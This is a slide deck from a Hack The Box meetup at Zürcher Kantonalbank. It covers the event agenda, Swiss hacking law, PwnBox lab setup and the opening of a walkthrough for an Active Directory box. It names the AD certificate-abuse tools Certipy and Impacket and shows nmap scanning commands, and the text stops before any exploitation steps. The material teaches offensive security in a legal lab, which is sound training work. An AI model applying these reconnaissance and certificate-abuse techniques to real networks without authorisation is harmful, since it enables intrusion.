Zürcher Kantonalbank

HACKTHEBOX

Hack The Box Meetup 0x0A | Onsite @ Zürcher Kantonalbank

Hack The Box Meetup 0x0A | Onsite @ Zürcher Kantonalbank

Zürcher Kantonalbank

HACKTHEBOX

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi: **Guest_www**
- Food / drinks (input)

- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch

Zürcher Kantonalbank

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)


Hacking Competition

(warning: addictive)

HACKTHEBOX

419 virtual machines (boxes)

Hacking Setup



Setup Option #3


HTB PwnBox

Cloud-Based VM

Automatic VPN Setup


Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




Connect to the Lab via HTB PwnBox

Choose the nearest location




Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu



Walktrough: Certified

1. Follow-Up on “Cicada”
2. Medium-difficulty Windows machine
3. AD Enumeration/Reconnaissance
4. Forge Authentication Certificates
5. AD Certificate Services Abuse

/etc/hosts file

- Add the domain **certified.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX certified.htb
```

Or:

```
$ echo 10.10.11.XXX certified.htb | sudo tee -a /etc/hosts
```

Tooling

Certipy

Enumeration and abuse of Active Directory Certificate Services (AD CS)

https://github.com/ly4k/Certipy

Impacket

Collection of Python classes for working with network protocols. It provides low-level programmatic access to the packets and protocols (e.g. SMB1-3 and MSRPC)

https://github.com/fortra/impacket


Native Tools

Any other tools that do the job, e.g. from the Samba project

https://www.samba.org/

#1 Network Scanning & Active Directory Enumeration

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

